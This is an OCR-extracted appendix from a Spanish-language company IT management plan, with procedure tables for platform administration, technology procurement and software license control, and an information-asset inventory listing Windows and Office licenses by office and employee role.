


- **PROCEDIMIENTO ADMINISTRACIÓN DE PLATAFORMAS TECNOLOGICAS**

No	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD / DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Instalación de plataforma tecnológica	El administrador a cargo de la plataforma tecnológica debe realizar la instalación de esta en un servidor o máquina virtual (documentar e identificar ubicación física del servidor) designado por la empresa teniendo en cuenta las directrices dadas por el proveedor de la plataforma.	Ingeniero de TI	
2	Configuración de plataforma tecnológica	Después de la instalación de la plataforma tecnológica se debe realizar la configuración de esta (usuarios, roles, permisos, direccionamiento, contraseñas de administración, etc) de acuerdo a las necesidades y requerimientos de la empresa.	Ingeniero de TI	
3	Aseguramiento de plataforma tecnológica	El ingeniero a cargo debe identificar y minimizar las debilidades que tiene el servidor que soporta la plataforma tecnológica, como cierre de puertos, eliminación de software que pueda producir un incidente de seguridad, revisión de la configuración adecuada de los servicios, actualizaciones,	Ingeniero de TI	

		depuración de usuarios, entre otros; lo anterior, con el fin de garantizar la integridad, confidencialidad y disponibilidad de información, además debe realizar la instalación de un antivirus en el servidor para protegerlo contra programas maliciosos que puedan afectar el funcionamiento de este		
4	Monitoreo de plataforma tecnológica	Se debe monitorear la plataforma tecnológica con el fin de mantener la estabilidad de esta y detectar de forma temprana algún incidente que de no ser controlado podría provocar una falla mayor y una baja de servicios que son críticos para la empresa, para ello el personal a cargo de las plataformas debe llevar una bitácora y registro de fallas y/o daños, y de acuerdo a esto establecer el protocolo que se debe seguir para darle su debida solución.	Ingeniero de TI	

Diagrama de flujo procedimiento administración de plataformas tecnológicas




- **PROCEDIMIENTO ADMINISTRACIÓN Y GESTIÓN DE RECURSOS TECNOLOGICOS DE LA EMPRESA**

No	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD/ DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Analizar la necesidad de la adquisición de un recurso tecnológico.	El ingeniero de tecnologías de la información debe analizar la necesidad de la adquisición de un recurso tecnológico y con base a ello debe generar una lista de renovación tecnológica según las necesidades de los procesos de la empresa, para ello debe diligenciar el *formato de necesidad de recurso tecnológico* en el que especifique los requerimientos de cada uno de los recursos tecnológicos que se van adquirir y enviarlo a recursos físicos	Ingeniero de TI,	
2	Generar un plan de compras.	De acuerdo a lo establecido en la lista y a las necesidades que tiene la empresa se debe generar un plan de compras adjuntado tres cotizaciones y definiendo la mejor opción de compra.	Recursos físicos	
3	Aprobación del plan de compras	Después de definir el proveedor al cual se le va realizar la compra, el gerente debe dar su aprobación, y el recurso físico debe continuar con la gestión de compras siguiendo los lineamientos	Recursos físicos/Gerente	

		establecidos por la empresa.		
4	Tramitar la compra	El subproceso de compra debe diligenciar la solicitud del certificado de disponibilidad presupuestal (CDP) anexando los documentos requeridos y dirigirlo a presupuesto, posteriormente con la expedición del CDP y del registro presupuestal (RP), la cuenta de pago sigue su trámite por contabilidad y finalmente llega a tesorería donde se realizará el pago al proveedor.	Recursos físicos	
5	Recepción y registro de recurso tecnológico en almacén	El empleado encardo de almacén debe recepcionar y registrar el activo en la plataforma tecnológica apoteosis	Recursos físicos	
6	Entrega del recurso tecnológico por parte del subproceso de compra al subproceso de TI	Una vez registrada la compra el subproceso de compra debe hacer la entrega al subproceso de TI y diligenciar el acta de recibido.	Ingeniero de TI.	
7	Verificar que los recursos tecnológicos adquiridos cumplan con los requerimientos solicitados	El subproceso de TI debe verificar que los recursos tecnológicos cumplan con los requerimientos establecidos con una lista de chequeo		

8	Configuración del recurso tecnológico	Posteriormente se debe realizar la configuración del recurso tecnológico (instalación de programas, asignación de permisos) acorde a los requerimientos y necesidades de la empresa.	Coordinador del subproceso TI, Gerente, Asistente de contabilidad	
9	Entrega de recurso tecnológico al proceso que lo requiera.	Luego de que se haya hecho la configuración del recurso tecnológico será entregado, instalado y asignado al proceso de la empresa que los requiera.		
10	Monitoreo y mantenimiento de recurso tecnológico	Con el objetivo de mantener en buen estado los recursos tecnológicos de la empresa, el subproceso TI debe realizar un mantenimiento preventivo cada seis meses a estos recursos en el caso que aplique.		


Diagrama de flujo procedimiento administración y gestión de recurso tecnológico



- **PROCEDIMIENTO INSTALACIÓN Y CONTROL DE LICENCIAS DE SOFTWARE**

No	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD / DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Diligenciar solicitud para la instalación de software.	El jefe de cada área debe diligenciar el *formato para solicitud de instalación de software* por cada puesto de trabajo que tenga a su cargo y enviarlo a tecnologías de la información	Jefe de área	
2	Recepción, y verificación de licencias software	El ingeniero de TI debe recepcionar la solicitud y verificar la disponibilidad de la licencia solicitada en el documento de control de licencias, en el caso en el que no haya disponibilidad de la licencia debe diligenciar el formato de *necesidad de recurso tecnológico* para la adquisición de esta y seguir *procedimiento de adquisición y gestión de recurso tecnológico*.	Ingeniero de TI	
3	Entregar de credenciales al técnico de soporte y actualizar control	Después de realizar la verificación el ingeniero de TI debe asignar licencia, registrarla en el documento de control de licencias y entregar seriales al técnico de soporte.	Ingeniero de TI	
4	Instalar software	El técnico de soporte debe recibir los seriales de la licencia, realizar la instalación y verificar su correcto funcionamiento.	Técnico de soporte	

Diagrama de flujo procedimiento instalación y control de licencias software



ANEXO B
INVENTARIO DE ACTIVOS DE INFORMACIÓN DEL PROCESO DE TI

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESO	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
I1	Formato solicitud de soporte técnico diligenciado	Información sobre los requerimientos que los usuarios solicitan para acceder al servicio de soporte técnico	TI	Información	Correo institucional soporte@emtel.com.co	Técnico de soporte	Tecnologias de la Informacion	Todos los empleados de la empresa que requieran del servicio de soporte tecnico
I2	Formato control de licencias diligenciado	Información del número de licencias con las que cuenta la empresa y asignación de cada una de ellas.	TI	Información	Correo institucional soporte@emtel.com.co-drive-formato de control de licencias	Ingeniero de TI	Tecnologias de la Informacion	Tecnico de soporte
I3	Cronograma de mantenimiento de equipos	Fechas establecidas por el ingeniero de TI para realizar mantenimiento preventivo software y hardware de los equipos de la empresa.	TI	Información	Correo institucional soporte@emtel.com.co-drive	Ingeniero de TI	Tecnologias de la Informacion	Técnico de soporte
I4	Formato necesidad de recurso tecnológico diligenciado	Formato en el que cualquier empleado o área de la empresa debe registrar los requerimientos y características del recurso tecnológico que solicita	TI	Información	Emtel sede centro-segundo piso-oficina de TI- carpeta formato necesidad de recurso tecnologico	Ingeniero de TI	Tecnologias de la Informacion	Todos los empleados de la empresa que tengan la necesidad de adquirir un recurso tecnologico
I5	Bitácora de registro de fallas	Registro de las fallas o incidentes de los sistemas de información de la empresa.	TI	Información	Correo institucional soporte@emtel.com.co-drive-carpeta bitacora registro de fallas	Ingeniero de TI	Tecnologias de la Informacion	Administradores de plataformas tecnológicas
I6	Hoja de vida de equipos	Permite identificar las características del equipo, además de incluir la información del historial de los mantenimientos que se le han realizado a este ya sean correctivos o preventivos.	TI	Información	Correo institucional soporte@emtel.com.co-drive-carpeta hoja de vida de equipos	Ingeniero de TI	Tecnologias de la Informacion	Técnico de soporte
SW1	Licencia Windows XP	Sistema Operativo de los equipos de la empresa	TI	Software	Emtel sede centro-segundo piso-oficina de TI	Ingeniero de TI	Tecnologias de la Informacion	Ingeniero de TI
					Emtel sede centro-segundo piso- oficina contabilidad			Jefe de Contabilidad y Presupuesto
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Profesional especializado de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Analista
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de SGSST
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de recursos fisicos y compras
					Emtel sede centro-tercer piso-oficina de gestion juridica			Jefe de gestion juridica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			cajero
					Emtel sede centro-primer piso-Bastidores			Operador
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Asesor de ventas
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-Experiencia			Auxiliar administrativo
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Auxiliar administrativo

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
SW2	Licencia Windows vista	Sistema Operativo de los equipos de la empresa	TI	Software	Emtel sede centro-segundo piso-oficina de TI	Ingeniero de TI	Tecnologias de la Informacion	Administrador de sistemas de Informacion
SW3	Licencia Windows 7	Sistema Operativo de los equipos de la empresa	TI	Software	Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano	Ingeniero de TI	Tecnologias de la Informacion	Profesional de recursos fisicos y compras
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico Adminidtrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico de soporte
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Supervisor
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			contratista
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			profesional
					Emtel sede centro-segundo piso-oficina Gestion del control			Profesional de control interno
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos-calidad			Profesional de calidad
					Emtel sede centro-segundo piso-gestion juridica			Profesional especializada
					Emtel sede centro-segundo piso-gestion juridica			Judicante
					Emtel sede centro-tercer piso-oficina de gestion juridica			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Jefe de mercadeo
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Diseñadora grafica de mercadeo
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Asesores
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Ingeniero de soporte
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-central			contratista TI
					Emtel sede centro-segundo piso-oficina de TI			contratista TI
					Emtel sede centro-segundo piso-oficina de TI			Ingeniero de TI
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Pasante de TI
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Auxiliar administrativo
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Digitador
SW4	Licencia Windows 8	Sistema Operativo de los equipos de la empresa	TI	Software	Emtel sede centro-tercer piso-oficina de gestion juridica	Ingeniero de TI	Tecnologias de la Informacion	Auxiliar tecnica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de tesoreria
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
SW5	Licencia Windows 10	Sistema Operativo de los equipos de la empresa	TI	Software	Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center	Ingeniero de TI	Tecnologias de la Informacion	Agente de call center 1
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 2
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 3
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Coordinadora de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 4
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 5
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 6
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Administrador de sistemas de Informacion
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Jefe de seccion de recursos financieros
					Emtel sede centro-primer piso-Seccion cormercial-comunicación			Diseñadora grafica
					Emtel sede centro-tecer piso-oficina de gerencia			Auxiliar administrativo

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
SW6	Licencia Microsoft office 2007	Conjunto de aplicaciones que se utilizan para realizar tareas ofimaticas (word, excel, power point)	TI	Software	Emtel sede centro-segundo piso-oficina de TI	Ingeniero de TI	Tecnologias de la Informacion	Ingeniero de TI
					Emtel sede centro-segundo piso- oficina contabilidad			Jefe de Contabilidad y Presupuesto
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Profesional especializado de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Analista
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de SGSST
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de recursos fisicos y compras
					Emtel sede centro-tercer piso-oficina de gestion juridica			Jefe de gestion juridica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			cajero
					Emtel sede centro-primer piso-Bastidores			Operador
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Asesor de ventas
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
